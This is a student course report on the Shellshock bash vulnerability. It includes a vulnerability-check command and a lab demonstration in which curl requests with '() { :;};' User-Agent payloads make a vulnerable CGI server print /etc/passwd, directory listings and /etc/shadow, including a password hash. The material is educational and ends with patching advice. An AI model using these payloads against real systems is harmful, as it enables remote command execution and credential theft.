Shellshock Vulnerability

A Project Documentation Presented to the
Faculty of School of Computing and Information Technologies
Asia Pacific College
Magallanes, City of Makati

In Partial Fulfillment
of the Requirements in
Computer Security II (COMSEC2)

Presented by:
Arianne Wisdom Abinal
Pamela Kimberly Cejoco
Patrick Vonn Dolot
Aliana Marie Lachica
ECSIT1

Presented to:
Mr. Justin David Pineda
Instructor/Professor

ABSTRACT

There is a newly found vulnerability existing in the bash for years that can cause a great harm to UNIX and Linux users. First disclosed in 2014, CVE-2014-6271, or commonly known as Shellshock, gives the attacker the capability to execute unwanted commands to a computer or a server, leak confidential information, and even take control of a system. There exists commands that can check whether a system is vulnerable or not. A demonstration of Shellshock exploit was being presented using two virtual machines, and has been seen and found out how devastating Shellshock would be if taken for granted. Therefore, it is very important to patch the systems right away and keep the system up-to-date to prevent Shellshock exploit.

Keywords: Shellshock, exploit, confidential information, vulnerable

BACKGROUND


The Bourne-again Shell (bash) is the commonly used program in Linux – from logging in up to executing commands, either in one host computer or network of computers. It listens for the commands specified by the user, then it starts the process specified by the user through the commands, and returns the results back to the terminal of the user. The bash has a lot of capabilities, not only command execution, but also running scripts written by a user.

It was September 24, 2014 when Akamai security expert Stephane Chazelas discovered the flaw that leaves the Linux, OS X, UNIX-like systems, and old devices vulnerable to attacks. Commonly known as “Shellshock” and “Bashdoor”, CVE-2014-6271 allows attackers to remotely access any vulnerable device and execute arbitrary commands, giving the capability to execute commands of choice to target machines and/or target processes. This vulnerability was rated by the National Institute of Standards and Technology the severity of this remotely exploited vulnerability as 10 on their 10-point scale, and affects GNU bash versions up to 4.3.

PRESENTATION AND DEMONSTRATION


The System: Vulnerable or not?

It has been believed that Shellshock vulnerability was present in the bash for years, since it affects old and outdated machines. A test in the bash shell will check if the system is vulnerable or not. Figure 1 shows the code to test the system. After the command is being executed, it will show if the system is vulnerable, as seen in Figure 2; or not, shown in Figure 3.




```
env x= '() { :; }; echo vulnerable' 'BASH_FUNC_x()=() { :;}; echo vulnerable' bash -c echo test
```

Fig 1. Shellshock checker



```
$ env x= '() { :; }; echo vulnerable' 'BASH_FUNC_x()=() { :;}; echo vulnerable' bash -c echo test
vulnerable

$
```

Fig. 2. This Linux OS is vulnerable to Shellshock.




```
$ env 'x=() { :;}; echo vulnerable' 'BASH_FUNC_x()=() { :;}; echo vulnerable' bash -c "echo test"
bash: warning: x: ignoring function definition attempt
bash: error importing function definition for `x'
bash: error importing function definition for `BASH_FUNC_x()'
test
$
```


Fig. 3. This Linux OS is not vulnerable to Shellshock.

Presentation

Two virtual machines was being ran on a computer. The first one, A, vulnerable to Shellshock, is acting as a server. The second virtual machine, B, is the terminal of the attacker. First, B scans for the IP addresses in the network.




```
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #netdiscover
```




```
Currently scanning: 172.16.49.0/16   |   Screen View: Unique Hosts

13 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 780
________________________________________________________________________________
  IP            At MAC Address      Count   Len   MAC Vendor
--------------------------------------------------------------------------------
192.168.245.2   00:50:56:f4:a2:97    08     480   VMware, Inc.
192.168.245.148 00:0c:29:71:07:55    02     120   VMware, Inc.
192.168.245.254 00:50:56:ef:cc:62    02     120   VMware, Inc.
192.168.245.1   00:50:56:c0:00:08    01     060   VMware, Inc.
```

A was being accessed by B through the command-line. Since the attacker was aware that A is vulnerable to Shellshock, the connectivity will be tested from the terminal to A.




```
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #curl -A '() { :;}; echo; /bin/cat /etc/passwd' http://192.168.245.148/cgi-bin/status
root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/false
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
pentesterlab:x:1000:50:Linux User,,,:/home/pentesterlab:/bin/sh
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #
```


Since the attacker was able to list all the information in the server, the attacker has the capability to probe into the server, list and read all the files, even execution of unwanted processes, or deploying a spyware, or a backdoor.



```
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #curl -A '() { :;}; echo; /bin/ls -al' http://192.168.245.148/cgi-bin/status
total 4
drwxr-xr-x    2 root     root            60 Sep 25  2014 .
drwxr-xr-x    5 root     root           140 Sep 25  2014 ..
-rwxr-xr-x    1 root     root           120 Sep 25  2014 status
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #
```



```
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #curl -A '() { :;}; echo; /bin/ls -l /etc/' http://192.168.245.148/cgi-bin/status
total 128
drwxr-xr-x    4 root     root           140 Sep 25  2014 apache2
-rw-r--r--    1 root     root           414 Dec  4 07:51 fstab
-rw-rw-r--    1 root     staff           93 Dec  4 07:51 group
-rw-rw-r--    1 root     staff           81 Dec  4 07:51 group-
-rw-rw----    1 root     staff           85 Dec  4 07:51 gshadow
-rw-rw----    1 root     staff           73 Dec  4 07:51 gshadow-
-rw-rw-r--    1 root     staff           26 Oct  2  2014 host.conf
-rw-r--r--    1 root     root            11 Dec  4 07:51 hostname
-rw-r--r--    1 root     root           297 Dec  4 07:51 hosts
drwxr-xr-x    3 root     root           240 Dec  4 07:51 init.d
-rw-rw-r--    1 root     staff          713 Oct  2  2014 inittab
-rw-rw-r--    1 root     staff           11 Oct  2  2014 issue
-rw-r--r--    1 root     root          4924 Dec  4 07:51 ld.so.cache
-rw-rw-r--    1 root     staff           15 Oct  2  2014 ld.so.conf
-rw-r--r--    1 root     root           956 Oct  2  2014 mke2fs.conf
-rw-rw-r--    1 root     staff           46 Oct  2  2014 modprobe.conf
-rw-r--r--    1 root     root           508 Sep 25  2014 motd
lrwxrwxrwx    1 root     root            12 Dec  4 07:51 mtab -> /proc/mounts
-rw-rw-r--    1 root     staff          189 Oct  2  2014 nsswitch.conf
-rw-rw-r--    1 root     staff          225 Dec  4 07:52 passwd
-rw-rw-r--    1 root     staff          225 Dec  4 07:52 passwd-
drwxrwxr-x    2 root     staff           60 Dec  4 07:51 pcmcia
-rw-rw-r--    1 root     staff          972 Oct  2  2014 profile
drwxr-xr-x    2 root     root            40 Sep 25  2014 profile.d
-rw-rw-r--    1 root     staff         6455 Oct  2  2014 protocols
drwxr-xr-x    2 root     root           140 Sep 25  2014 rc.d
-rw-rw-r--    1 root     staff           44 Dec  4 11:14 resolv.conf
-rw-rw-r--    1 root     staff         1615 Oct  2  2014 rpc
-rw-rw-r--    1 root     staff          185 Oct  2  2014 securetty
-rw-r--r--    1 root     root         11351 Oct  2  2014 services
-rw-rw----    1 root     staff          168 Dec  4 07:52 shadow
-rw-rw----    1 root     staff          135 Dec  4 07:52 shadow-
-rw-rw-r--    1 root     staff           52 Oct  2  2014 shells
drwxrwxr-x    2 root     staff          120 Dec  4 07:51 skel
lrwxrwxrwx    1 root     root            18 Dec  4 07:51 ssl -> /usr/local/etc/ssl
-r--r-----    1 root     root           324 Dec  4 07:52 sudoers
drwxrwxr-x    2 root     staff          220 Dec  4 07:52 sysconfig
drwxrwxr-x    3 root     staff           60 Dec  4 07:51 udev
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #curl -A '() { :;}; echo; /bin/cat /etc/shadow' http://192.168.245.148/cgi-bin/status
root:*:13525:0:99999:7:::
```



```
┌─[root@parrotsec]─[/home/skytz0frynk]
└──╼ #curl -A '() { :;}; echo; /bin/cat /etc/shadow' http://192.168.245.148/cgi-bin/status
root:*:13525:0:99999:7:::
lp:*:13510:0:99999:7:::
nobody:*:13509:0:99999:7:::
tc::13646:0:99999:7:::
pentesterlab:$1$xMEgb1A5$s7N5k7.TIueGIC/RQHs.X.:16773:0:99999:7:::
```

CONCLUSIONS AND RECOMMENDATIONS

It has been evident that Shellshock is devastating to servers, Linux terminals, Mac OSX users, and other old and outdated IoT machines. Giving the attacker the capability to execute commands beyond the knowledge of the user that is vulnerable to Shellshock can cause severe problems, for instance, extraction of confidential files that can lead to alteration of data, or data leakage; and even control the system or the server itself.

It is highly recommended to update the bash shells to its latest update, depending on the type of Linux OS being used. There are improved patches to prevent Shellshock exploit to computers or servers. In addition, keeping the operating system up-to-date can help prevent Shellshock.

SOURCES

- http://www.pcworld.com/article/2687857/bigger-than-heartbleed-shellshock-flaw-leaves-os-x-linux-more-open-to-attack.html
- http://www.pandasecurity.com/mediacenter/news/shellshock-security-hole-bash-affects-linux-os-x/
- https://access.redhat.com/site/solutions/1207723